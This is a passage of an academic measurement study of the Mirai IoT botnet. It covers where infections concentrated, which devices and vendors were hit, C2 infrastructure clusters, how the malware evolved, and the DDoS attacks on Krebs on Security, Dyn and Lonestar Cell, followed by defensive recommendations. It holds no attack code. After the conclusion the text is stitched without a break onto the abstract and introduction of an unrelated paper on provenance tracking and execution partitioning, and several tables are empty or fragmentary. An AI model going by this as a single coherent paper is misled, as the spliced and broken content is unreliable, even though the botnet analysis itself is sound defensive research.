Table 3: **Geographic Distribution**— We compare countries that harbored the most infections on 09/21/2016—when Krebs on Security was attacked—with countries that hosted the most telnet devices on 07/19/2016 prior to Mirai's onset. Mirai infections occurred disproportionately in South America and Southeast Asia, accounting for 50% of infections.

4.3 Global Distribution

In order to understand where Mirai infections were geographically concentrated, we calculated the geolocation of Mirai bots actively scanning at 00:00 UTC on September 21, 2016 (during the first Krebs on Security attack and Mirai's peak steady state infection period). As shown in Figure 3, the bulk of Mirai infections stemmed from devices located in Brazil (15.0%), Columbia (14.0%), and Vietnam (12.5%). Mirai also exhibited a concentrated network distribution—the top 10 ASes accounted for 44.3% of infections, and the top 100 accounted for 78.6% of infections (Table 4). Compared to the pre-Mirai global distribution of telnet hosts, Mirai consisted of a disproportionate number of devices concentrated in South America and Southeast Asia. This is possibly due to biases in manufacturer and market penetration in those regions. This is a stark contrast from many prior worms, which were primarily concentrated in the U.S., including CodeRed (43.9%), Slammer (42.9%), Witty (26.3%), and Conficker (34.5%) [82]. Mirai largely infected regions the black market considers to be low-quality hosts used for proxies and DDoS [88] and may have limited potential avenues for monetization.

AS	%	AS	%
Telefónica Colombia	11.9%	Türk Telekom	3.2%
VNPT Corp.	5.7%	Chunghwa Telecom†	2.9%
Claro S.A.	5.4%	FPT Group	2.8%
China Telecom†	4.0%	Korea Telecom†	2.6%
Telefônica Brasil	3.4%	Viettel Corporation	2.5%

Table 4: **AS Distribution**—We list the 10 ASes with the largest number of infections on 09/21/2016, the day Krebs on Security was attacked and the initial peak infection. The top 10 ASes accounted for 44.3% of infections, but only three of the top 10 are within the top 100 global ASes (denoted †) [16].


We explored the dynamism of Mirai's membership by examining the correlation between the top Mirai scanning ASes over time. We find that Mirai displayed general stability outside of the rapid growth phase in September 2016 and when CWMP exploits were introduced in late November (Figure 5a). During the September growth period, the number of IPs in each AS rose across the board with a few outliers. The growth of IPs belonging to Telefónica Colombia exceeded all other ASes and was eventually responsible for the largest number of Mirai infections. Other new introductions to the top 10 included India's Bharti Airtel and Bharat Sanchar Nigam Limited, Brazil's Claro S.A., and Korea Telecom.

CWMP emergence also disrupted general network distribution stability. Between November 25–27, 7 of the top 10 ASes decreased in rank to give rise to several previously unseen European ASes (e.g., Eircom and TalkTalk). Their appearance was short-lived; by December 10, 2016, these ASes fell back down in population. This suggests that the vulnerable population of the CWMP exploit were concentrated in Europe, but prompt patching returned Mirai back to its original concentration in South America and Southeast Asia. The longterm stability of Mirai ASes and geolocation demonstrates that Mirai has not expanded significantly in the scope and scale of devices that it infects. However, as the transient CWMP exploit demonstrates, new infection vectors had the potential to quickly add to Mirai's already sizable membership.


4.4 Device Composition

While cursory evidence suggested that Mirai targets IoT devices—Mirai's dictionary of default usernames and passwords included routers, DVRs, and cameras [50], and its source compiled to multiple embedded hardware configurations—we provide an in-depth analysis of both the intended device targets and successful infections.

To understand the types of devices that Mirai targeted, we analyzed the credentials hardcoded into the binaries we collected. We observed a total 371 unique passwords, and through manual inspection, we identified 84 devices and/or vendors associated with these passwords. Many passwords were too generic to tie to a specific device (i.e., "password" applies to devices from a large number of manufacturers), while others only provided information



(a) **AS Stability**



(b) **Device Stability**

Figure 5: **Stability of Measured Properties**—From the temporal Pearson correlation of ASes (a) and device labels (b), we found that our measurements were largely stable despite external factors like DHCP churn. Rapid growth of CWMP-based infections in late November caused instability but calmed shortly thereafter.

Password	Device Type	Password	Device Type	Password	Device Type

Table 5: **Default Passwords**—The 09/30/2016 Mirai source release included 46 unique passwords, some of which were traceable to a device vendor and device type. Mirai primarily targeted IP cameras, DVRs, and consumer routers.

about underlying software (e.g., "postgres") and not an associated device. The devices we identified were primarily network-attached storage appliances, home routers, cameras, DVRs, printers, and TV receivers made by dozens of different manufacturers (Table 5).

Mirai's intended targets do not necessarily reflect the breakdown of infected devices in the wild. We leveraged the device banners collected by Censys to determine the models and manufacturers of infected devices. Our results across all five protocols indicate that security cameras, DVRs, and consumer routers represent the majority of Mirai infections (Table 6). The manufacturers responsible for the most infected devices we could identify are: Dahua, Huawei, ZTE, Cisco, ZyXEL, and MikroTik (Table 7).

We note that these results deviate from initial media reports, which stated that Mirai was predominantly composed of DVRs and cameras [34,53,60]. This is likely due to the evolution of the Mirai malware over time, which changed the composition of infected devices. Looking at the longitudinal Pearson correlation of top device vendors, we observe modest stability with the exception of two event periods: the rapid growth phase in mid-September 2016 and the onset of CWMP in late November 2016 (Figure 5b). During the rapid growth, the emergence of consumer routers manufactured by ASUS, Netgear, and Zhone supplanted D-Link routers and Controlbr DVRs in the top 20 devices. Dahua, Huawei, ZyXEL, and ZTE devices consistently remained in the Top 20.

Our data indicates that some of the world's top manufacturers of consumer electronics lacked sufficient security practices to mitigate threats like Mirai, and these manufacturers will play a key part in ameliorating vulnerability. Unfortunately, as discussed in the previous section, the menagerie of devices spanned both countries and legal jurisdictions, exacerbating the challenge of coordinating technical fixes and promulgating new policy to safeguard consumers in the future.

CWMP (28.30%)		Telnet (26.44%)		HTTPS (19.13%)		FTP (17.82%)		SSH (8.31%)

Table 7: **Top Mirai Device Vendors**—We list the top vendors of infected Mirai devices labeled by active scanning, as a fraction of Mirai banners found by Censys. The top vendors across all protocols were primarily camera, router, and embedded device manufacturers.

4.5 Device Bandwidth

As an additional confirmation of embedded composition, we examined the bandwidth of infected devices as gleaned from their scan rate, which is not artificially rate-limited by the original source code. Starting with the observed scanning rate and volume on our network telescope, we extrapolate across the entire IPv4 Internet by factoring in the size of our network telescope (4.7 million IPs) and the size of Mirai's default IP blacklist (340.2 million IPs). We found about half of the Mirai bots that scanned our network telescope sent fewer than 10,000 scan packets (Figure 6). We further note that the majority of bots scanned at an estimated rate below 250 bytes per second. We note however this is a strict underestimate, as Mirai may have interrupted scanning to process C2 commands and to conduct brute force login attempts. In contrast, SQL Slammer scanned at 1.5 megabytes/second, about 6000 times faster [68], and the Witty worm scanned even faster at 3 megabytes/second [81]. This additionally hints that Mirai was primarily powered by devices with limited computational capacity and/or located in regions with low bandwidth [3].



Figure 6: **Network Capacity Distribution**—Scan duration, probes, and bandwidth were extrapolated to reflect scanning network capacity across the full IPv4 Internet. A majority of probes scan below 250 Bps for over 2,700 seconds.

5 Ownership and Evolution

After the public release of Mirai's source code in late September 2016, multiple competing variants of the botnet emerged. We analyze the C2 infrastructure behind Mirai in order to uncover the relationships between strains, their relative sizes, and the evolution of their capabilities.

5.1 Ownership

In order to identify the structure of Mirai command and control servers, we turned to active and passive DNS data, which we used to cluster C2 IPs and domains based on shared network infrastructure. Seeding DNS expansion with the two IPs and 67 domains that we collected by reverse engineering Mirai binaries, we identified 33 independent C2 clusters that shared no infrastructure. These varied from a single host to the largest cluster, which contained 112 C2 domains and 92 IP addresses. We show the connectivity of the top six clusters by number of C2 domains in Figure 7. The lack of shared infrastructure between these clusters lends credence to the idea that there

ID	Max Lookup Vol.	Notes
6	61,440	Attacked Dyn, other gaming related attacks
1	58,335	The original botnet. Attacked Krebs on Security, OVH
2	36,378	Attacked Lonestar Cell. Scans TCP/7547 and TCP/5555, removes DoD from blacklist, adds DGA
13	9,657	—
7	9,467	Scans TCP/7547

Table 8: **Cluster Size Estimate and Characteristics**—We highlight the top five clusters by max single-day lookup volume within a large U.S. ISP, which provides an indicator of their relative size. Each cluster is additionally labeled with observed evolutionary patterns and associated attacks.



Figure 7: **C2 Domain Relationships**—We visualize related C2 infrastructure, depicting C2 domains as nodes and shared IPs as edges between two domains. The top six clusters by C2 domain count consisted of highly connected components, which represent agile, long-lived infrastructures in use by botmasters.

are multiple active bot operators during our study period.

While Figure 7 provides a rough sense of Mirai C2 complexity, it does not indicate the number of bots that each cluster controlled. To estimate botnet membership, we measured the DNS lookup volume per cluster. In Figure 8, we show the top clusters of domains based on the volume of DNS lookups at a large, name-redacted ISP. This single perspective is not comprehensive, but it allows us to observe the rise and fall of different botnets over time, and may provide a hint of their relative sizes. A prime example is cluster 1, which was the initial version of the Mirai botnet involved in the early, high-profile attacks on Krebs on Security and OVH. Although it dominated in lookup volume in late September and early October, it gave way to newer clusters, 2 and 6, in mid-October. We provide a list of the largest clusters by lookup and their unique characteristics in Table 8.

While we cannot conclusively link each of these clusters to distinct operators, we note that each cluster utilized independent DNS infrastructure and evolving malware, underscoring the challenge of defending against these attacks through bespoke mitigations. Our results also confirm the recent findings of Lever et al., who observed that the naming infrastructure used by malware is often active weeks prior to its operation [54]. In all cases, the first occurrence of DNS/IP lookup traffic for a cluster far preceded the date that the domains were used as C2 infrastructure for the botnet. For example, even though the peak lookup for cluster 2 occurred on October 21, 2016, the first lookup of a C2 domain in this cluster occurred on August 1, 2016 (Table 8). This also significantly predated the first binary collected for this cluster (October 24, 2016), and the first attacks issued by the cluster (October 26, 2016). These results suggest that careful analysis of DNS infrastructure can potentially guide preventative measures.

5.2 Evolution

Although the Mirai ecosystem exploded after the public source code release on September 30, 2016, this was not the botnet's first major evolutionary step. Between August 7, 2016 and September 30, 2016—when the source code was publicly released—24 unique Mirai binaries were uploaded to VirusTotal, which we used to explore the botnet's initial maturation. Several key developments occurred during this period. First, we saw the underlying C2 infrastructure upgrade from an IP-based C2 to a domain-based C2 in mid-September. Second, the malware began to delete its executing binary, as well as obfuscate its process ID, also in mid-September. We additionally saw a number of features added to make the malware more virulent, including the addition of more passwords to infect additional devices, the closing of infection ports TCP/23 and TCP/2323, and the aggressive killing of competitive malware in a sample collected on September 29, 2016.

After the public release, we observed the rapid emergence of new features, ranging from improved infection capabilities to hardened binaries that slow reverse engi-



Figure 8: **C2 Cluster Lookup Volume**—The DNS lookup volume of C2 DNS clusters in a large U.S. ISP establishes the relative size of the botnet behind each cluster and chronicles its rise and fall. Note, for example, cluster 1 which represents the original botnet in use for the early high profile attacks on Krebs and OVH and the emergence of a myriad of clusters after the public source release.

neering efforts. Between November 2, 2016 and February 28, 2017, we observed 48 new sets of usernames and passwords, as well as changes to the IP blacklist. We note that while many actors modified the set of credentials, they often did so in different ways (Figure 9). This is true for other features as well. In one example, a variant evolved to remove U.S. Department of Defense blocks from the initial scanning blacklist. The malware further evolved to use new infection mechanisms. Most notably, in late November 2016, Mirai variants began to scan for TCP/7547 and TCP/5555, two ports commonly associated with CWMP [15, 93]. Additionally, one malware strain began to using domain generation algorithms (DGA) in the place of a hardcoded C2 domain, though this feature was short lived. By November 2016, packed binaries had emerged.

Techniques to improve virulence and to aide in reliability were not simply limited to the client binaries. We found evidence of operators using DNS to avoid or attempt to evade detection as well. Recent work by Lever et al. demonstrated how attackers abuse the residual trust inherited by domains to perform many, seemingly unconnected types of abuse [55]. Mirai was no different from other types of malware—we found evidence that at least 17% of Mirai domains abused residual trust. Specifically, these domains expired and were subsequently re-registered before they were used to facilitate connections between bots and C2 servers. This serves as a reminder that although Mirai is unique in many ways, it still shares much in common with the many threats that came before it.

By combining the malware we observed with our DNS data, we can also measure the evolution of the C2 clusters in Table 8. We note that cluster 2—the third largest by lookup volume—evolved to support many new features, such as scanning new ports TCP/7547 and TCP/5555, adding DGA, and modifying the source code blacklist to exclude Department of Defense (DoD) blocks. This is not to say, however, that evolution guaranteed success.



Figure 9: **Password Evolution**—The lineage of unique password dictionaries, labeled with their associated clusters, depicts many malware strains modifying the default credential list to target additional devices. The node marked (*) indicates the released source code password dictionary and serves as the foundation for the all divergent password variants

Cluster 23, which can be seen clearly in Figure 9, evolved very rapidly, adding several new passwords over its active time. Despite this evolution, this cluster was 19th out of 33 clusters in terms of lookup volume over time and was unable to capture much of the vulnerable population. We also note that not all successful clusters evolved either; for example, cluster 6, which showed no evolutionary trend from its binaries, received the highest lookup volume of all the clusters.

6 Mirai's DDoS Attacks

The Mirai botnet and its variants conducted tens of thousands of DDoS attacks during our monitoring period. We explore the strategies behind these attacks, characterize their targets, and highlight case studies on high-profile targets Krebs on Security, Dyn, and Liberia's Lonestar Cell. We find that Mirai bore a resemblance to booter ser-

Attack Type	Attacks	Targets	Class
HTTP flood	2,736	1,035	A
UDP-PLAIN flood	2,542	1,278	V
UDP flood	2,440	1,479	V
ACK flood	2,173	875	S
SYN flood	1,935	764	S
GRE-IP flood	994	587	A
ACK-STOMP flood	830	359	S
VSE flood	809	550	A
DNS flood	417	173	A
GRE-ETH flood	318	210	A

Table 9: **C2 Attack Commands**— Mirai launched 15,194 attacks between September 27, 2016–February 28, 2017. These include [A]pplication-layer attacks, [V]olumetric attacks, and TCP [S]tate exhaustion, all of which are equally prevalent.

vices (which enable customers to pay for DDoS attacks against desired targets), with some Mirai operators targeting popular gaming platforms such as Steam, Minecraft, and Runescape.

6.1 Types of Attacks

Over the course of our five month botnet infiltration, we observed Mirai operators issuing 15,194 DDoS attack commands, excluding duplicate attacks (discussed in Section 3). These attacks employed a range of different resource exhaustion strategies: 32.8% were volumetric, 39.8% were TCP state exhaustion, and 34.5% were application-layer attacks (Table 9). This breakdown differs substantially from the current landscape of DDoS attacks observed by Arbor Networks [7], where 65% of attacks are volumetric, 18% attempt TCP state exhaustion, and 18% are higher-level application attacks. While amplification attacks [79] make up 74% of attacks issued by DDoS-for-hire booter services [40], only 2.8% of Mirai attack commands relied on bandwidth amplification, despite built-in support in Mirai's source code. This absence highlights Mirai's substantial capabilities despite the resource constraints of the devices involved.

6.2 Attack Targets

Studying the victims targeted by Mirai sheds light on its operators. We analyzed the attack commands issued by Mirai C2 servers (as detailed in Section 3) to examine who Mirai targeted. In total, we observed 15,194 attacks issued by 484 C2 IPs that overlapped with 24 DNS clusters (Section 5). The attacks targeted 5,046 victims, comprised of 4,730 (93.7%) individual IPs, 196 (3.9%) subnets, and 120 (2.4%) domain names. These victims ranged from game servers, telecoms, and anti-DDoS providers, to political websites and relatively obscure Russian sites (Table 10).

The Mirai source code supports targeting of IPv4 subnets, which spreads the botnet's DDoS firepower across an entire network range. Mirai issued 654 attacks (4.3%) that targeted one or more subnets, with the three most frequently targeted being Psychz Networks (102 attacks, 0.7%), a data center offering dedicated servers and DDoS mitigation services, and two subnets belonging to Lonestar Cell (65 combined attacks, 0.4%), a Liberian telecom. We also saw evidence of attacks that indiscriminately targeted large swathes of the IPv4 address space, including 5 distinct `/8` subnets and one attack on `/0` subnet— the entire IPv4 space. Each of the `/8` and `/0` subnets, (with the exception of the local `10.0.0.0/8`) contain a large number of distributed network operators and total IP addresses, which drastically exceed the number of Mirai bots. As such, the Mirai attacks against these subnets likely had modest impact.

If we exclude targeted subnet (due to their unfocused blanket dispersion across many networks), we find that Mirai victims were distributed across 906 ASes and 85 countries. The targets were heavily concentrated in the U.S. (50.3%), France (6.6%), the U.K. (6.1%), and a long tail of other countries. Network distribution was more evenly spread. The top 3 ASes— OVH (7.8%), Cloudflare (6.6%) and Comcast (3.6%)— only accounted for 18.0% of victims.

The three most frequently targeted victims were Liberia's Lonestar Cell (4.1%), Sky Network (2.1%), and `1.1.1.1` (1.6%). We examine Lonestar Cell in depth in Section 6.3. Sky Network is a Brazilian company that operates servers for Minecraft (a popular game), which is hosted by Psychz Networks. The attacks against Psychz began on November 15, 2016 and occurred sporadically until January 26, 2017. `1.1.1.1` was likely used for testing [95]. Additional game targets in the top 14 victims included a former game commerce site longqikeji.com, and Runescape, another popular online game. The prevalence of game-related targets along with the broad range of other otherwise unrelated victims shares many characteristics with previously studied DDoS booter services [39].

For volumetric and TCP state exhaustion attacks, Mirai optionally specified a target port, which implied the type of service targeted. We find a similar prevalence of game targets— of the 5,450 attacks with a specified port, the most commonly attacked were 80 (HTTP, 37.5%), 53 (DNS, 11.5%), 25565 (commonly Minecraft servers [31,65], 9.2%), 443 (HTTPS, 6.4%), 20000 (often DNP3, 3.4%), and 23594 (Runescape game server, 3.4%).

Interestingly, the 7th most common attack target was an IP address hosted by Voxility that was associated with one of the Mirai C2 servers, and we note that 47 of 484 Mirai C2 IPs were themselves the target of a Mirai DDoS attack. By clustering these 484 C2 IPs by attack command, we identified 93 unique clusters, of which 26 (28%) were

Target	Attacks	Cluster	Notes
Lonestar Cell	616	2	Liberian telecom targeted by 102 reflection attacks.
Sky Network	318	15, 26, 6	Brazilian Minecraft servers hosted in Psychz Networks data centers.
1.1.1.1	236	1,6,7,11,15,27,28,30	Test endpoint. Subject to all attack types.

antiddos.solutions	71	—	AntiDDoS service offered at `react.su`.

Table 10: **Mirai DDoS Targets** — The top 14 victims most frequently targeted by Mirai run a variety of services. Online games, a Liberian cell provider, DDoS protection services, political sites, and other arbitrary sites match the victim heterogeneity of booter services. Many clusters targeted the same victims, suggesting a common operator.

Attack Target	Date	Sample Size	Intersection
Akamai†	09/21/2016	12,847	96.4%
Google Shield†	09/25/2016	158,839	96.4%
Dyn◇	10/21/2016	107,464	70.8%

Table 11: **Mirai Attack IPs** — Client IPs from attacks on Krebs on Security (denoted †) and Dyn (denoted ◇) intersected significantly with Mirai-fingerprinted scanning our network telescope, confirming that both attacks were Mirai-based, but the lower Dyn intersection hints that other hosts may have been involved.



Figure 10: **Historical DDoS Attacks Targeting Krebs on Security** — Brian Krebs' blog was the victim of 269 DDoS attacks from 7/24/2012–9/22/2016. The 623 Gbps Mirai attack on 9/21/2016 was 35 times larger than the average attack, and the largest ever recorded for the site.

targeted least once. This direct adversarial behavior reaffirms the notion of multiple, competitive botnet operators.

6.3 High Profile Attacks

Several high profile DDoS attacks brought Mirai into the limelight beginning in September 2016. We analyze the following three Mirai victims as case studies: Krebs on Security, Dyn, and the Liberian telecom provider Lonestar.

Krebs on Security The popular Krebs on Security blog has had a long history of being targeted by DDoS attacks (Figure 10), and on September 21, 2016 was subject to an unprecedented 623 Gbps DDoS attack — with Mirai as the prime suspect. Placing this attack in context, it was significantly larger than the previously reported largest publicly-disclosed DDoS attack victim (i.e., Spamhaus at 300+ Gbps [77]), but we note that attacks to non-disclosed targets of 500 Gbps and 800 Gbps were reported in 2015 and 2016 respectively [7]. To confirm the origin of the attack, we intersected a list of 12,847 attack IPs observed by Akamai with the Mirai IPs we saw actively scanning during that period. We found a 96.4% overlap in hosts. Google Shield, who later took over DDoS protection of the site, separately maintained a larger sample of 158,839 attack IPs for an HTTP attack on September 25, 2016. When given the Mirai scanning IPs from that day, they found 96% of their attack IPs overlapped. Our results illustrate the potency of the Mirai botnet, despite its composition of low-end devices concentrated in Southeast Asia and South America. We also identified which C2 clusters were responsible for some of the largest attacks by correlating attack commands with naming infrastructure, and we note that cluster 1 (Figure 7) was responsible for this attack.

Dyn On October 21, 2016, Dyn, a popular DNS provider suffered a series of DDoS attacks that disrupted name resolution for their clients, including high-traffic sites such as Amazon, Github, Netflix, PayPal, Reddit, and Twitter [71]. Consistent with Dyn's postmortem report [36], we observed 23 attack commands that targeted Dyn infrastructure, from 11:07–16:55 UTC. The first 21 attacks were primarily short-lived (i.e., 25 second)

SYN floods on DNS port 53, along with a few ACK and GRE IP attacks, and followed by sustained 1 hour and 5 hour SYN attacks on TCP/53. We note a 71% intersection between the 107K IPs that attacked Dyn and Mirai scanning in our network telescope. This indicates that, while the attack clearly involved Mirai, there may have been other hosts involved as well.

Although the first several attacks in this period solely targeted Dyn's DNS infrastructure, later attack commands simultaneously targeted Dyn and PlayStation infrastructure, potentially providing clues towards attacker motivation. Interestingly, the targeted Dyn and PlayStation IPs are all linked to PlayStation name servers — the domain names `ns<00-03>.playstation.net` resolve to IPs with reverse DNS records pointing to `ns<1-4>.p05.dynect.net`, and the domain names `ns<05-06>.playstation.net` resolve to the targeted PlayStation infrastructure IPs.

The attacks on Dyn were interspersed amongst other attacks targeting Xbox Live, Microsoft DNS infrastructure, PlayStation, Nuclear Fallout game hosting servers, and other cloud servers. These non-Dyn attacks are either ACK/GRE IP floods, or VSE, which suggests that the targets were Valve Steam servers. At 22:17 UTC, the botnet issued a final 10 hour-long attack on a set of Dyn and PlayStation infrastructure. This pattern of behavior suggests that the Dyn attack on October 21, 2016 was not solely aimed at Dyn. The attacker was likely targeting gaming infrastructure that incidentally disrupted service to Dyn's broader customer base. The attack was carried out by Cluster 6.

Lonestar Cell Attacks on Lonestar Cell, a large telecom operator in Liberia and the most targeted victim of Mirai (by attack account), have received significant attention due to speculation that Mirai substantially deteriorated Liberia's overall Internet connectivity [14, 42]. Others have questioned these claims [45]. We cannot provide insight into Liberia's network availability; instead, we analyze attack commands we observed. Beginning at 10:45 UTC on October 31, 2016 until December 13, 2016, a single botnet C2 cluster (id 2) issues a series of 341 attacks against hosts in the Lonestar AS. 87% of the attacks are SYN or ACK floods and targeted both full subnets and addresses within 168.253.25.0/24, 41.57.81.0/24, and 41.57.85.0/24, all of which belong to Lonestar Cell or its parent company, MTN Group.

In addition to IP targets, we observe an NXDOMAIN attack issued on November 8, 2016 that targeted `simregistration.lonestarcell.com`. A single C2 IP never seen previously or subsequently issued a single attack on December 14. Attacks on Lonestar infrastructure continued again at 09:24 UTC on January 16, 2017 and persisted until February 8, 2017, issuing 273 attacks from a single C2 IP address. In total there were 616 attacks, 102 of which used reflect traffic against Voxility, Google, Facebook, and Amazon servers towards Lonestar networks. The attack was carried out by C2 cluster 2 and used the C2 domains: "mufoscam.org", "securityupdates.us", "jgop.org", and "zugzwang.me".

As we have seen, Mirai primarily used direct, non-reflective attacks on a wide range of protocols including the less common GRE and VSE protocols. Even without relying on amplification attacks, Mirai was still able to inflict serious damage as evidenced by high-profile attacks against Krebs on Security, Dyn, and Lonestar Cell. Furthermore, the juxtaposition of attacker geography (largely Southeast Asia and South America) and victim geography (majority in the U.S.) places a spotlight on the importance of global solutions, both technical and non-technical, to prevent the rise of similar botnets. Otherwise, adversaries will continue to abuse the most fragile hosts to disrupt the overall Internet ecosystem.

7 Discussion

Mirai has brought into focus the technical and regulatory challenges of securing a menagerie of consumer-managed, interfaceless IoT devices. Attackers are taking advantage of a reversal in the last two decades of security trends especially prevalent in IoT devices. In contrast to desktop and mobile systems, where a small number of security-conscious vendors control the most sensitive parts of the software stack (e.g. Windows, iOS, Android) — IoT devices are much more heterogeneous and, from a security perspective, mostly neglected. In seeking appropriate technical and policy-based defenses for today's IoT ecosystem, we draw on the experience of dealing with desktop worms from the 2000s.

Security hardening The Mirai botnet demonstrated that even an unsophisticated dictionary attack could compromise hundreds of thousands of Internet-connected devices. While randomized default passwords would be a first step, it is likely that attacks of the future will evolve to target software vulnerabilities in IoT devices much like the early Code Red and Confickr worms [8, 70]. To mitigate this threat before it starts, IoT security must evolve away from default-open ports to default-closed and adopt security hardening best practices. Devices should consider default networking configurations that limit remote address access to those devices to local networks or specific providers. Apart from network security, IoT developers need to apply ASLR, isolation boundaries, and principles of least privilege into their designs. From a compliance perspective, certifications might help guide consumers to more secure choices as well as pressure manufacturers to produce more secure products.

Automatic updates Automatic updates — already canonical in the desktop and mobile operating system space — provide developers a timely mechanism to patch bugs and vulnerabilities without burdening consumers with maintenance tasks or requiring a recall. Automatic updates require a modular software architecture by design to securely overwrite core modules with rollback capabilities in the event of a failure. They also require cryptographic primitives for resource-constrained devices and building PKI infrastructure to support trusted updates. Apart from these challenges, patching also requires the IoT community to actively police itself for vulnerabilities, a potentially burdensome responsibility given the sheer diversity of devices. Bug bounties can help in this respect: roughly 25% of all vulnerabilities patched by Chrome and Firefox came from bug bounties in 2015 [28], while Netgear launched a bug bounty for its router software in January, 2017 [75]. In the event of a zero-day exploit that disables automatic updates, IoT developers must provide a secure fallback mechanism that likely requires physical access and consumer intervention.

The Deutsche Telekom infection and subsequent fix provide an excellent case study of this point. DT's routers had a vulnerability that enabled the botnet to spread via its update mechanism, which provides a reminder that basic security hardening should be the first priority. However, since DT did have an automatic update mechanism, it was also able to patch devices rather swiftly, requiring minimal user intervention. Implementing automatic updates on IoT devices is not impossible, but does take care to do correctly.

Notifications Notifications via out-of-band channels serve as a fallback mechanism to bring devices back into security compliance or to clear infections. Recent examples include alerting device administrators via CERT bulletins, emailing the abuse contact in WHOIS records, and in-browser warnings to site owners that a page is compromised [24, 56, 57]. Notifications in the IoT space are complicated to say the least. IoT devices lack both a public indication of ownership and an established communication channel to reach consumers. Were consumers reachable, there must also be a clear and simple update path to address the problem. As a minimum alternative, IoT devices could be required to register an email address with the manufacturer or with a unified, interoperable monitoring platform that can alert consumers of serious issues. This is a space where IoT requires non-technical intervention. The usability challenge of acting on notifications remains an open research problem.

Facilitating device identification Even when device models or firmware versions are known to be vulnerable, detecting such devices on the network can be extremely difficult. This made our investigation more challenging, but it also makes it hard for network operators to detect vulnerabilities in their or their customers' devices. To mitigate this, IoT manufacturers could adopt a uniform way of identifying model and firmware version to the network — say, encoding them in a portion of the device's MAC address. Disclosing this information at layer 2 would make it visible to local network operators (or to the user's home router), which could someday take automated steps to disable remote access to known-vulnerable hardware until it is updated. Achieving this in a uniform way across the industry would likely require the adoption of standards.

Defragmentation Fragmentation poses a security (and interoperability) risk to maintaining and managing IoT devices. We observed numerous implementations of Telnet, FTP, and HTTP stacks during scanning. The IoT community has responded to this challenge by adopting a handful of operating systems, examples of which include Android Thing, RIOT OS, Tock, and Windows for IoT [30]. This push towards defragmentation would abstract away the security nuances required of our prescriptive solutions.

End-of-life Even with security best practices in mind, end-of-life can leave hundreds of thousands of in-use IoT devices without support. Lack of long-term support will yield a two class system of protected and unprotected devices similar to the current state of Windows XP machines [63]. Over time, the risk that these devices pose to the Internet commons will only grow unless taken offline.

8 Related Work

Since as early as 2005, the security community has been working to understand, mitigate, and disrupt botnets [17]. For example, Zand et al. proposed a detection method based on identifying command and control signatures [97], and Gu et al. focused on analyzing network traffic to aid in detection and mitigation [32, 33]. Unfortunately, mitigation remains a difficult problem as botnets often evolve to avoid disruption [6].

This work follows in a long line studies that have analyzed the structure, behavior, and evolution of the botnet ecosystem [12, 37, 76, 84, 85, 91, 96]. Bailey et al. note that each technique used in understanding botnets has a unique set of trade offs, and only by combining perspectives can we fully analyze the entire picture [11]. This observation and the seminal work of Rajab et al., implicating botnet activity in 27% of all network telescope traffic, inspire our approach [2].

Botnets have historically been used to launch DDoS attacks, and there exists a parallel set of studies focusing on characterizing and defending against these attacks [66, 67], as well as estimating their effect [69]. In response to the recent growth of amplification attacks, there have been

several studies investigating vulnerable amplifiers [20, 51, 79]. As DDoS attacks and infrastructure are becoming more commonplace, attention has turned to exploring the DDoS for hire ecosystem [40].

Since the emergence of IoT devices, security researchers have warned of their many inherent security flaws [80]. Researchers have found that IoT devices contain vulnerabilities from the firmware level [18, 19] up to the application level [26, 29, 73, 78]. Mirai is also not the first of its kind to target IoT devices — several precursors to Mirai exist, all of which exploit the weak password nature of these devices [38, 52, 59, 62, 72]. As a result of these widespread security failures, the security community has been quick to design systems to secure these kinds of devices. In one example, Fernandes et al. proposed Flowfence, which enables data flow protection for emerging IoT frameworks [27]. Much more work is needed if we are to understand and secure this new frontier.

In this work, we utilize a multitude of well-established botnet measurement perspectives, which substantiate concerns about IoT security. We demonstrate the damage that an IoT botnet can inflict upon the public Internet, eclipsing the DDoS capabilities of prior botnets. We use previously introduced solutions as guidelines for our own proposals for combating the Mirai botnet, and IoT botnets at large.

9 Conclusion

The Mirai botnet, composed primarily of embedded and IoT devices, took the Internet by storm in late 2016 when it overwhelmed several high-profile targets with some of the largest distributed denial-of-service (DDoS) attacks on record. In this work, we provided a comprehensive analysis of Mirai's emergence and evolution, the devices it targeted and infected, and the attacks it executed. We find that while IoT devices present many unique security challenges, Mirai's emergence was primarily based on the absence of security best practices in the IoT space, which resulted in a fragile environment ripe for abuse. As the IoT domain continues to expand and evolve, we hope Mirai serves as a call to arms for industrial, academic, and government stakeholders concerned about the security, privacy, and safety of an IoT-enabled world.

Abstract

Traditional auditing techniques generate large and inaccurate causal graphs. To overcome such limitations, researchers proposed to leverage execution partitioning to improve analysis granularity and hence precision. However, these techniques rely on a low level programming paradigm (i.e., event handling loops) to partition execution, which often results in low level graphs with a lot of redundancy. This not only leads to space inefficiency and noises in causal graphs, but also makes it difficult to understand attack provenance. Moreover, these techniques require training to detect low level memory dependencies across partitions. Achieving correctness and completeness in the training is highly challenging. In this paper, we propose a semantics aware program annotation and instrumentation technique to partition execution based on the application specific high level task structures. It avoids training, generates execution partitions with rich semantic information and provides multiple perspectives of an attack. We develop a prototype and integrate it with three different provenance systems: the Linux Audit system, ProTracer and the LPM-HiFi system. The evaluation results show that our technique generates cleaner attack graphs with rich high-level semantics and has much lower space and time overheads, when compared with the event loop based partitioning techniques BEEP and ProTracer.

1 Introduction

Provenance tracking is critical for attack investigation, especially for *Advanced Persistent Threats* (APTs) that are backed by organizations such as alien governments and terrorists. APT attacks often span a long duration of time with a low profile, and hence are difficult to detect and investigate. A provenance tracking system records the causality of system objects (e.g. files) and subjects (e.g. processes). Once an attack symptom is detected, the analyst can utilize the provenance data to understand the attack including its root cause and ramifications. Such inspection is critical for timely response to attacks and the protection of target systems. Most existing techniques [38, 46, 49, 50, 59] entail hooking and recording important system level events (e.g. file operations), and then correlating these events during an offline investigation process. The correlations have multiple types: between two processes such as a process creating a child process through *sys_clone()*; between a process and a system object, e.g., a process reads a file through *sys_read()*. However, these techniques suffer from the *dependence explosion* problem, especially for long running processes. The reason is that a long running process may have dependencies with many objects and other processes during its lifetime although only a small subset is attack related. For instance, a Firefox process may visit numerous pages over its lifetime while only one page is related to a drive-by-download attack.

